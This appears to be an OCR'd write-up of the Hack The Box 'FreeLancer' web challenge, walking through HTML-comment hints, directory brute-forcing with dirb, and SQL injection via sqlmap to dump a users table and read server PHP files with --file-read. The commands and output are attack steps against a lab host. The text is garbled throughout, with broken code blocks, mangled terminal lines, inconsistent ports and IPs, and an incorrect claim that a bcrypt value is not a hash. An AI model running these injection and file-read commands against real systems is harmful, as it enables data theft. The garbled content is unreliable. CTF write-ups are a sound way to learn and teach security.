
Hack The Box-FreeLancer


Challenge description:




With the host: 167.99.81.99:30546




At first we tried to inspect different kinds of ways to approach the problem, we notice the 'contact me' option.




We tried different names and mails but nothing changed the error message we got. After clicking ctrl+shift+I we found the line that says "<!-- To configure the contact form email address, go to mail/contact_me.php and update the email address in the PHP file on line 19. -->" under the Elements tab."




As we were told- we went to mail/contact me.php and found this page




But contact me.php didn't work




We also tried to look for clues in the 'robots.txt' file but with no luck



Trying from a different direction: we started DirBuster app, and also tried the command 'dirb' in kali-linux.




Found this url: http://178.128.40.63:31396/administrat/



And also found this hint after clicking ctrl+shift+i on one of the photos in the portfolio section:

"<!-- Portfolio 2 -->" while the id can go through 1-3 (because there are only 3 images)



Same url we got before with the comment we found above



Running sqlamp with the url http://178.128.40.63:32510/portfolio.php?id=3 on Kali

```
and the control of th
```


As we can see in this screenshot, there are 2 tables found: "portfolio" and "safeadmin"

We figured out that sqlmap found 3 payloads- vulnerabilities that can be and are exposed to SQLinjection

Running sqlmap with the url and the flags -T users --dump

```
| 1 | Safeadm | $2y$10$s2ZCi/tHICnA97uf4MfbZuhmoZQXdCnrM9VM9LBMHPp68vAXNRf4K | 2019-07-16 20:25:45 |
| 1 | Safeadm | $2y$10$s2ZCi/tHICnA97uf4MfbZuhmoZQXdCnrM9VM9LBMHPp68vAXNRf4K | 2019-07-16 20:25:45 |
| 1 | Safeadm | $20$12-17/
```

Trying to find if the password we got is a hash, but it's not



Running the following comman with the path "/var/www/html/administart/index.php"

```
root@kali:~# sqlmap -u http://178.128.40.63:30317/portfolio.php?id=1 --file-read=/var/www/html/administrat/
```

Got this php file

```
tali:~/.sqlmap/output/178.128.40.63# ls
dump files log session.sqlite target.txt
oot@kali:~/.sqlmap/output/178.128.40.63# cd files/
oot@kali:~/.sqlmap/output/178.128.40.63/files# ls
var www html administrat index.php
     cali:~/.sqlmap/output/178.128.40.63/files# cat _var_www_html_administrat_index.php
// Initialize the session
session start();
 / Check if the user is already logged in, if yes then redirect him to welcome page
if(isset($ SESSION["loggedin"]) && $ SESSION["loggedin"] === true){
 header("location: panel.php");
 exit;
// Include config file
require once "include/config.php";
// Define variables and initialize with empty values
$username = $password = "";
$username err = $password err = "";
// Processing form data when form is submitted
if($ SERVER["REQUEST_METHOD"] == "POST"){
    // Check if username is empty
   if(empty(trim($ POST["username"]))){
        $username err = "Please enter username.";
   } else{
        $username = trim($ POST["username"]);
   // Check if password is empty
   } else{
        $password = trim($ POST["password"]);
   // Validate credentials
```

```
// Bind variables to the prepared statement as parameters
mysqli_stmt_bind_param($stmt, "s", $param_username);
// Set parameters
$param username = $username;
// Attempt to execute the prepared statement
if(mysqli_stmt_execute($stmt)){
     // Store result
    mysqli_stmt_store_result($stmt);
    // Check if username exists, if yes then verify password
if(mysqli_stmt_num_rows($stmt) == 1){
         // Bind result variables
         mysqli_stmt_bind_result($stmt, $id, $username, $hashed_password);
if(mysqli_stmt_fetch($stmt)){
    if(password_verify($password, $hashed_password)){
                   // Password is correct, so start a new session
                   session_start();
                   // Store data in session variables
$_SESSION["loggedin"] = true;
$_SESSION["id"] = $id;
                   $ SESSION["username"] = $username;
                   // Redirect user to welcome page
                   header("location: panel.php");
              } else{
                   // Display an error message if password is not valid
                   $password_err = "The password you entered was not valid.";
              }
    } else{
         // Display an error message if username doesn't exist
         $username err = "No account found with that username.";
```

After reading it we noticed the include the config file: "require_once "include/config.php", decided to change the path

echo "Oops! Something went wrong. Please try again later.";

root@kali:~# sqlmap -u http://178.128.40.63:30317/portfolio.php?id=1 --file-read=/var/www/html/administrat/panel.php

And another file was created

} else{

```
</div>
/body>
/html>
oot@kali:~/.sqlmap/output/178.128.40.63/files# cd files/ls
ash: cd: files/ls: No such file or directory
oot@kali:~/.sqlmap/output/178.128.40.63/files# ls
var_www_html_administrat_include_config.php _var_www_html_administrat_index.php
oot@kali:~/.sqlmap/output/178.128.40.63/files# cat _var_www_html_administrat_in
```

Catting it to the terminal

```
root@kali:-/.sqlmap/output/378.128.40.63/files# ls
var www html administrat include config.php var www html administrat index.php var www html administrat panel.php
root@kali:-/.sqlmap/output/178.128.40.63/files# cat var www html administrat index.php var www html administrat panel.php
root@kali:-/.sqlmap/output/178.128.40.63/files# cat var www html administrat index.php var www html administrat panel.php
root@kali:-/.sqlmap/output/178.128.40.63/files# cat var www html administrat index.php var www html administrat index
```

And there we go!